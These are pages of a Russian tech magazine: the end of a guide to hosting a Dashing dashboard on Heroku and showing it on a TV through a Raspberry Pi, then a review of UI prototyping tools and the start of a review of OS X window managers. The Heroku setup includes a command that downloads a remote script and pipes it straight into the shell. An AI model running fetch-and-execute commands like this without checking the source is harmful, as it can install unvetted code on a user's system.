Ну а дальше уже вопрос в выборе площадки для работы получившегося дэшборда. Я выбрал Heroku, о настройке читай во врезке .

КАК ВЫВЕСТИ НА ТЕЛЕВИЗОР?

Конечно, дэшборд будет полезен и просто на компьютере (можно установить его в качестве стартовой страницы), но все-таки традиционно изображение всей этой красоты выводится на телевизор. На современных телевизорах есть даже браузер, но, честно признаюсь, у меня такого в распоряжении нет, так что эту конфигурацию я не пробовал.

Мой вариант — использовать для вывода Raspberry Pi. Он идеально запитывается через USB-порт телевизора (он-то сейчас есть почти везде) и подключается через HDMI. Единственной проблемой может стать подключение к сети: если не хочешь лишних проводов, то можно заюзать USB Wi-Fi модуль (инструкции здесь — raspberrypi.stackexchange.com/a/1253/1494). К сожалению, Dashing на поверку оказался довольно прожорливым к ресурсам, поэтому пришлось даже установить специальную сборку Chromium — Hexxeh's Chrome (hexxeh.net/?p=328117859) и ограничить частоту обновления изображения.

Резюмирую. Трудозатраты — один день. Программирование — почти не нужно. Необходимое железо — Raspberri Pi, одна штука. Результат — крутейший дэшборд в офисе, который теперь все хотят улучшать. Красота!

sDashboard
https://github.com/ModelN/sDashboard
Написанный на JS фреймворк для создания дэшбордов. По сути, представляет собой плагин для jQuery, позволяющий визуализировать различные данные и события, в том числе в виде графиков (с помощью Flotr2) и таблиц (с помощью библиотеки (Datatables).

dashku
https://github.com/Anephenix/dashku
Полноценный фреймворк для построения дэшбордов, написанный на Node.js азиатскими разработчиками. Для работы также понадобится MongoDB и Redis.

ВСЕМ ПО ХЕРОКУ

Heroku — это идеальная площадка для того, чтобы бесплатно захостить Dashing и не заморачиваться настройкой стека.

Для этого на главной странице Heroku (heroku.com) жмем кнопку Sign Up, на появившейся странице вводим email, в полученном письме переходим по ссылке подтверждения, придумываем пароль и тыкаем Save. Готово! Теперь у нас есть маленький, но гордый уголок в облаке, в котором можно быстро создавать элегантные веб-приложения.

Страничка, на которой мы оказались, предлагает установить Heroku Toolbelt — утилиту для работы с облаком. Не будем себе в этом отказывать. Если у тебя, как и у меня, Ubuntu или Debian, то смело пиши в консоль:

```
wget -qO- https://toolbelt.heroku.com/install-ubuntu.sh | sh
```

Если Windows или OS X, качаем с их сайта exe или pkg и устанавливаем.

Во-вторых, нам понадобится система контроля версий, чтобы оперативно вернуть все на свои места, если мы внезапно все испортим, и чтобы знать, кому надавать по шапке, если все испортит кто-то другой. Создатели Heroku рекомендуют для этих целей Git. Не будем отказываться — Git и вправду хорош. Установить его легко:

```
sudo apt-get install git
```

Для другой операционной системы Git так же легко качается с официального сайта (git-scm.com) и так же просто устанавливается. Теперь у нас есть все, чтобы начать.

УСТАНОВИМ DASHING

Для начала авторизуемся в Heroku. Для этого открываем командную строку, пишем:

```
heroku login
```

Вводим сюда email и пароль, указанные при регистрации. Создаем папку для будущего репозитория и переходим в нее.

```
mkdir dashing
cd dashing
```

Клонируем Git-репозиторий Dashing:

```
git clone https://github.com/Shopify/dashing.git
```

Теперь надо установить приложение, проинициализировать новый Git-репозиторий и закоммитить в него все, что мы только что клонировали:

```
bundle install
git init
git add .
git commit -m "My beautiful dashboard"
```

Создаем приложение в Heroku:

```
heroku apps:create xakepdashboard
```

Теперь оно доступно по адресу `xakepdashboard.herokuapp.com`, но в нем ничего нет. Но утилита Heroku создала отдельную ветку репозитория heroku. Скопируем туда наше приложение.

```
git push heroku master
```

Если консоль ругается на отсутствие файла Gemfile.lock несмотря на то, что он есть, открываем файл `.gitignore`

```
gedit .gitignore
```


и удаляем оттуда строку `./Gemfile.lock`

После этого push пройдет успешно, после чего автоматически запустится установка. Ах, этот прекрасный век умных машин! Пока идет установка, можешь попить кофе и сделать рассылку коллегам, что через 20 минут будет готов невероятный по красоте и наглядности сервис визуализации корпоративных данных.

Обзор инструментов для прототипирования пользовательских интерфейсов

UI НА САЛФЕТКЕ

Когда работаешь над приложением или веб-сервисом, часто бывает нужно быстро набросать внешний вид будущего интерфейса, чтобы не показывать «на пальцах» свои идеи коллегам и заказчикам. В этой статье я рассмотрю инструменты, с помощью которых можно быстро создавать макеты пользовательских интерфейсов, позволяющие передать замысел автора о функциональности, не затрагивая вопросы графического дизайна.



Виталий Пряхин

Balsamiq Mockups

balsamiq.com


Эта программа — самый известный инструмент для создания прототипов. Balsamiq доступен для всех операционных систем, и его можно интегрировать с различными системами совместной работы, включая Jira, Confluence и Google Drive. Также есть онлайн-версия Balsamiq. Лицензия для одного ПК обойдется в 79 долларов, а доступ к веб-приложению — от 12 долларов в месяц (не более трех активных проектов).

В Balsamiq есть большая библиотека шаблонов, причем почти любой элемент интерфейса можно настроить под индивидуальный сценарий. Например, добавив на форму выпадающее меню, можно простым действием задать, какое из его полей должно быть подсвечено как выбранное по умолчанию


Шаблонов для мобильных платформ в Balsamiq очень мало — всего предусмотрено семь макетов и элементов для iPhone. Это макет самого iPhone и некоторые элементы, характерные для мобильной ОС: форма picker (используется в мобильных ОС для ввода времени и других параметров), экранная клавиатура, тумблер ON/OFF и другие. Впрочем, все остальные элементы, необходимые для создания макета мобильного приложения, можно взять из других разделов библиотеки. К сожалению, шаблонов для других мобильных устройств не предусмотрено. Учитывая схематичность получаемых макетов, шаблон iPhone вполне подошел бы для прототипирования интерфейса приложения для любого смартфона или планшета. Но Balsamiq не позволяет изменять соотношение сторон экрана смартфона.

Макеты можно сохранять в собственном формате программы для дальнейшего редактирования либо экспортировать в PNG или PDF.


Также есть режим презентации макета. При его включении макет отображается в полноэкранном режиме, а курсор представляет собой стрелку, постоянно направленную в центр экрана. Нажав курсором на элемент интерфейса можно переместиться в другой макет, либо перейти по URL.



Макет веб-интерфейса в браузере



Режим презентации. Курсор не только выглядит гротескно, но и ведет себя соответствующе



Макет интерфейса приложения для iPhone


WireframeSketcher Studio

wireframesketcher.com
WireframeSketcher Studio — возможно, самый удобный инструмент создания макетов из рассмотренных в этой статье. В нем библиотека шаблонов даже больше, чем в Balsamiq, есть макеты под все популярные мобильные ОС (iOS, Windows Phone и Android) и даже некоторые веб-фреймворки, например Bootstrap. Интерфейс этой программы, по сравнению с тем же Balsamiq Mockups, более удобен: наиболее часто используемые функции, такие как группировка элементов и вынос их на передний или задний план, выполняется кнопками на главной панели, а не из меню.

Проект может включать в себя несколько «экранов», а внутри каждого экрана элементы интерфейса можно объединять в группы. При редактировании навигация по экранам и группам элементов осуществляется при помощи панели, постоянно расположенной в левой части окна программы, что весьма удобно при работе над сложными макетами. Правую сторону окна занимает браузер библиотеки шаблонов.

Все элементы поддаются тонкой настройке. Проиллюстрировать механизм работы интерфейса можно с помощью функции клонирования начального экрана. После этого каждый шаг можно проиллюстрировать отдельно, изменив соответствующие элементы. Еще одна полезная функция — возможность импортировать графические файлы. Благодаря этому можно сделать скриншот реального интерфейса, а затем дорисовать изменения.

WireframeSketcher Studio доступна для Windows, Linux и OS X, а также в виде плагина для Eclipse. Бессрочная лицензия, включающая в себя один год технической поддержки, обойдется в 99 долларов.



Шаблоны планшета выглядят неаккуратно, но с их помощью можно нарисовать интерфейс для любого устройства


FlairBuilder

www.flairbuilder.com
Эта программа по функциональности во многом повторяет Balsamiq. Разработчики даже обеспечили импорт макетов из Balsamiq. В библиотеке шаблонов присутствуют элементы для веба и iPhone, но других мобильных ОС нет. Шаблон браузера называется Chrome и представляет собой не окно, как в остальных программах, а лишь верхнюю часть интерфейса браузера: адресную строку и кнопки «Вперед», «Назад», «Домой».

Настройка шаблонов производится примитивно, но удобно: при выборе одного из элементов, уже помещенных на лист, рядом с ним появляется несколько кнопок, назначение которых очевидно из пиктограмм.

FlairBuilder поддерживает интерактивность. По клику на любой элемент интерфейса можно перейти на другую страницу документа, спрятать/показать или сделать активным/неактивным какой-либо элемент макета, перелистывать табы, изменять положение и размер элементов интерфейса. К любому из перечисленных действий можно добавить условие выполнения на основе состояния других элементов.

Программа поддерживает импорт растровых изображений и экспорт готовых макетов в PDF, HTML и растровые форматы. Для просмотра интерактивных шаблонов на сайте разработчика доступен бесплатный viewer. Цена лицензии на FlairBuilder для одного пользователя — 99 долларов.



Интерфейс FlairBuilder аскетичен


DesignerVista mockup tool

designervista.com
DesignerVista заточен исключительно для проектирования интерфейсов десктопных приложений под Windows. Отсюда и особенности библиотеки: в ней есть, например, огромный набор шаблонов для построения ленточного интерфейса (ribbon). Даже простой шаблон окна представлен в двух вариантах: из Windows 7 и 8.

Помимо шаблонов элементов управления, в макет можно добавлять ссылки на другие макеты, страницы этого же макета или URL. Сама ссылка может быть видимой или прозрачной. Это позволяет вставить в макет скриншот готового интерфейса и разместить на месте его кнопок ссылки на макеты будущих частей приложения. Экспорт макета возможен в PDF, HTML и растровые форматы.

Интерфейс программы стилизован под последние версии Microsoft Office. Работать с ним удобно. Единственный недостаток — нет автоматического выравнивания элементов. Например, в WireframeSketcher Studio шаблон при перетаскивании его на лист старается автоматически выровняться относительно соседних элементов. При этом отображаются линии, подсказывающие логику этого выравнивания. В DesignerVista для выравнивания используются отдельные кнопки на панели инструментов, это слегка увеличивает время создания макета.

В общем, если нужно работать только с макетами десктопных Windows-приложений, то DesignerVista — идеальное решение, полученный прототип будет почти не отличаться от скриншота реальной программы. Цена лицензии — 169 долларов для одного пользователя.



Возможности создания макетов приложений под Windows в DesignerVista mockup tool кажутся безграничными

Caretta GUI Design Studio


carettasoftware.com
GUI Design Studio распространяется в двух версиях: Professional и Express, по цене 129 и 499 долларов соответственно. Эту программу отличают от остальных наиболее широкие возможности программирования поведения интерфейса, правда, доступные только в версии Professional.

Содержимому форм макета можно присваивать имена переменных. Переменные хранятся в базе данных, которая понимает слова SELECT, FROM и WHERE. Помимо данных, вводимых пользователем, в базу можно заранее загрузить свои данные. Для каждого элемента можно задать условия видимости и активности, исходя из значения тех или иных переменных.

Помимо графически видимых элементов, в прототип можно добавлять и невидимые элементы, при навигации на которые будут происходить различные события: выполняться запросы к базе данных, воспроизводиться звуки или запускаться анимация некоторых элементов интерфейса.

Запускать интерактивные прототипы можно либо из самой программы, либо из специального viewer'а, который распространяется бесплатно. Разумеется, ничто не мешает просто экспортировать макеты в PNG, если не требуется интерактивность. Версия Professional поддерживает контроль версий макетов с помощью SVN.

GUI Design Studio ориентирована на создание макетов программ для ОС Windows. Набор шаблонов здесь не такой богатый, как в DesignerVista. Его можно немного расширить, импортировав собственные иконки в формате ico.



Библиотека Caretta GUI Design Studio не уступает DesignerVista, хотя многие иконки в ней устарели

UXToolbox

softandgui.co.uk

Продукт английской компании softandGUI в первую очередь рассчитан на работу с мобильными приложениями. При создании нового проекта UXToolbox просит выбрать целевое устройство, под которое будет разрабатываться интерфейс. Шаблон с изображением этого устройства будет по умолчанию помещен на каждый из листов документа. В библиотеке присутствуют шаблоны нескольких современных смартфонов, а также MP3-плееров и портативных игровых консолей. Смысл наличия этих шаблонов не только в том, чтобы повторить внешний вид устройства. Они нужны также для того, чтобы элементы интерфейса соотносились по размеру с физическим размером экрана. Учитывая разнообразие устройств на Android, полезно было бы иметь шаблон некоего обобщенного смартфона, для которого можно было бы задать любой размер экрана. К сожалению, такой шаблон не предусмотрен разработчиками UXToolbox, а предложенный набор смартфонов довольно скуден: это все поколения iPhone, HTC Desire, Samsung Galaxy S, S3, Note 2, Omnia 7, а также несколько моделей Nokia и BlackBerry.

Интерактивность в UXToolbox реализована довольно примитивно. Любой элемент интерфейса можно использовать как ссылку на другой лист документа. Листы одного документа представляют собой полностью независимые макеты.


В программе есть два режима отображения макета: wireframe и high-res. Последний делает изображение более приятным для глаза, интерфейс становится похожим на скриншот.


К сожалению, библиотека шаблонов довольно скудна. С другой стороны, в ней есть специфические элементы интерфейса из iOS и Android. В программах, способных генерировать только схематические изображения, многие элементы (например, кнопки или полосы прокрутки) изображаются одними и теми же шаблонами для макетов веб-сайтов и мобильных приложений. Но если необходимо создать более реалистичный макет, такой подход неприемлем.

Просят за UXToolbox немало — 266 долларов за лицензию для одного пользователя. Обратить на нее внимание стоит, если ты хочешь быстро создавать аккуратные макеты, которые можно вставить не только в ТЗ разработчика, но и в презентацию.




Макеты можно просматривать как в режиме wireframe, так и в режиме high-res







Своих 266 долларов UXToolbox вряд ли стоит, тут просто нет киллер-фичи, которая бы оправдывала ценник




Microsoft PowerPoint

powermockup.com

Если ты часто готовишь презентации в PowerPoint, то, возможно, тебе было бы удобно составлять макеты интерфейсов для них прямо там. Для этой цели существует плагин под названием PowerMockup. Лицензия для одного пользователя обойдется в 60 долларов — недешево, если учесть, что это не полноценный программный продукт, а всего лишь библиотека шаблонов для PowerPoint. Чуть ли не половина предложенных элементов — пиктограммы, не имеющие особого смысла при создании прототипа интерфейса. Впрочем, все базовые элементы присутствуют. Есть даже шаблоны, изображающие корпуса смартфона и планшета. А вот экранной клавиатуры, необходимой, чтобы полноценно изобразить интерфейс мобильной ОС, не предусмотрено.

Хотя эта библиотека и уступает по числу полезных шаблонов лучшим программам в нашем обзоре, в ней есть все, что нужно для работы на скорую руку. Разумеется, можно изменять шаблоны в размерах и редактировать текст, который на них присутствует. А вот изменять состояние элементов управления, например нажать кнопку или выбрать один из пунктов выпадающего меню, как это позволяют делать полноценные программы, к сожалению, не получится.



Доступ к PowerMockup можно получить через панель инструментов, устанавливающуюся вместе с библиотекой


Microsoft Visio

Учитывая хорошую репутацию Microsoft Visio как средства создания всевозможных схем, я не мог не посмотреть, годится ли он для составления макетов пользовательских интерфейсов.


Беглый поиск в Google привел к набору шаблонов Updated Sketch GUI Shapes for Visio, который, по всей видимости, когда-то распространялся автором Джонатаном Абеттом на его сайте abbett.org. На момент написания этой статьи набора шаблонов на сайте уже не было. Мне удалось скачать его только со Stack Overflow, куда его выложил один из пользователей конференции. В отличие от плагина для PowerPoint, этот набор шаблонов доступен в качестве родного для Visio файла с расширением vss и не пытается устанавливаться в системе как отдельная программа. Набор довольно скуден — всего 34 наименования.

Как выяснилось, Visio 2013 имеет родной набор шаблонов для создания схем интерфейсов. Для того чтобы им воспользоваться, нужно при создании нового файла выбрать из категории «Программное обеспечение» пункт «Проволочная диаграмма». Штатный набор шаблонов Visio более полон и включает в себя почти все, что есть в специализированных программах, кроме макетов для мобильных приложений.

К сожалению, в данном случае специальное оказалось лучше универсального. В Visio отсутствует возможность изменять состояния элементов управления. Например, отсутствует такой элемент, как пустая (не выбранная) радиокнопка. А чтобы создать раскрывающийся список, придется использовать отдельные шаблоны для кнопки со стрелкой и каждого из элементов списка. Все это приводит к тому, что процесс создания макета в Visio занимает заметно больше времени, чем в специализированной программе.



Стандартный набор шаблонов Microsoft Visio 2013



Набор шаблонов Updated Sketch GUI Shapes for Visio

МАКЕТЫ КАК СЕРВИС

Заниматься прототипированием можно и с помощью веб-сервисов. Очевидное преимущество тут в возможностях совместной работы. Число таких сервисов настолько велико, что рассматривать их так же детально, как и программы, было бы довольно скучно. Дело в том, что по функциональности большинство из них повторяют друг друга. Поэтому я дам сжатое описание десяти веб-сервисов, которые первыми попались мне на глаза.

- **proto.io. Довольно дорогой сервис — 288 долларов в год для одного пользователя. При этом число проектов ограничено пятью. Набор шаблонов в библиотеке базовый. Интерактивность реализована лишь в виде ссылок на другие макеты.**
- **lumzy.com. Также базовый набор шаблонов, но зато тут есть широкие возможности для обеспечения интерактивности макета. Этот сервис примечателен моделью оплаты. Несколько лет он функционировал как бесплатный. Теперь для пользования сервисом придется приобретать жетоны. Цена одного жетона — 26 центов, а срок действия — 12 часов. По истечении срока действия жетона сервис продолжит работать без ограничений, но время от времени будет напоминать о необходимости оплаты всплывающими сообщениями.**
- **gomockingbird.com. Этот сервис отличается способностью быстро поделиться готовым макетом. Набор шаблонов годится только для отрисовки веб-приложений. Цена использования — 9 долларов в месяц при двух активных проектах.**
- **cacoo.com. Этот сервис предлагает набор готовых макетов, представляющих собой примитивные изображения некоторых типовых вариантов верстки сайта. Впоследствии предложенный макет можно доработать под свои нужды. Есть возможность совместного редактирования макета, а вот просто показать макет человеку, не зарегистрированному на сайте, не получится. Возможен экспорт в форматы PNG, SVG, PDF, PS, PPT. Цена — 49 долларов в год для одного пользователя. Также есть бесплатный план, несколько ограниченный в возможностях совместного редактирования.**
- **moqups.com. Очень простой инструмент с понятным интерфейсом. Библиотека шаблонов не самая богатая, но включает в себя элементы интерфейса iOS. Минимальный тарифный план стоит 99 долларов в год. Он позволяет иметь десять активных проектов и дает гигабайт дискового пространства для хранения изображений.**
- **ninjamock.com. Сервис интересен в основном возможностью создания макетов интерфейсов мобильных приложений. Поддерживаются все популярные ОС, не исключая Windows Phone и Windows RT. Набор шаблонов довольно богатый, хотя в него включены некоторые странные элементы. Такие, как, например, стандартное уведомление о встрече, запланированной в календаре. Пользоваться ninjamock.com можно бесплатно в некоммерческих целях и создавая не более трех проектов на аккаунт.**
- **wireframes.org. Набор шаблонов и функциональность позволяют отрисовывать довольно примитивные макеты веб-интерфейсов. Присутствует возможность совместного редактирования макетов, а также экспорт в PNG, PDF и (внимание)... JSON. Последнее может быть полезно ввиду того, что у сервиса есть братья-близнецы, очевидно работающие на том же ПО. Например, сайт mockuptiger.com. Пользоваться описанным приложением можно в онлайне за 0–500 долларов в год, в зависимости от необходимого числа проектов. А можно один раз купить лицензию за 97 долларов и установить его на свой сервер.**
- **appmockuptools.com. На этом сайте можно купить блокнот для ручной отрисовки макетов интерфейсов для iPad и iPhone. Блокнот продается в виде PDF-файла, печатать который придется самостоятельно.**
- **invisionapp.com. Этот сервис позволит превратить растровый макет сайта или приложения в интерактивный. Для этого нужно импортировать в облачное приложение растровые файлы, нанести на них разметку и задать действия, выполняемые при нажатии на тот или иной участок макета. Таким действием может быть переход к другой странице макета или другой области этой же страницы, а также переход по внешней ссылке. Минимальная цена использования — 15 долларов в месяц при трех активных проектах.**
- **concept.ly. Близкий аналог invisionapp.com. Проект запустился недавно, поэтому в течение некоторого времени его использование бесплатно.**


Жми кнопки, двигай окна

Пять менеджеров окон для OS X

У маковской операционной системы прекрасный интерфейс, но его ориентированность на мышь вызывает множество вопросов у любителей работать не отрывая рук от клавиатуры. Недавно мы изучали лаунчеры, помогающие запускать программы и выполнять разные команды с клавиатуры. Теперь настала пора для другого класса программ — «менеджеров окон». Такое словосочетание мы выбрали нарочно — чтобы не путать с настоящими оконными менеджерами, проживающими в линуксоидных краях.

СТАРТ

В OS X 10.9 Mavericks большинство менеджеров окон не смогут работать, если не дать им доступ к необходимым системным функциям. Чтобы сделать это, нужно зайти в System Preferences → Security & Privacy → Privacy → Accessibility (Системные настройки → Защита и безопасность → Конфиденциальность → Универсальный доступ), выбрать нужную программу в списке справа и поставить галочку. Если список неактивен, следует нажать на замок в нижней части окна и ввести свой пароль.




SPECTACLE

spectacleapp.com

Начинать знакомиться с маковскими менеджерами окон можно с демоверсии любой из перечисленных в этой статье программ, за исключением Cinch (его функциональность отличается от других). Однако Spectacle имеет важную особенность: он бесплатен и его исходники открыты. Spectacle при этом обладает скромной функциональностью, но если все, что нужно, — это время от времени делить экран между парой окон, лучше решения не найти.

Вот список функций Spectacle: центрирование, полноэкранный режим, разделение экрана на половинки по горизонтали или по вертикали, трети по горизонтали, «четвертушки» в углах экрана, изменение размера окна. Для каждой из этих функций можно задать свое сочетание клавиш.

Собственно, на этом возможности Spectacle заканчиваются. Зато разобраться с ними можно за считаные минуты.



Настройки Spectacle минималистичны

MOOM

manytricks.com/moom/

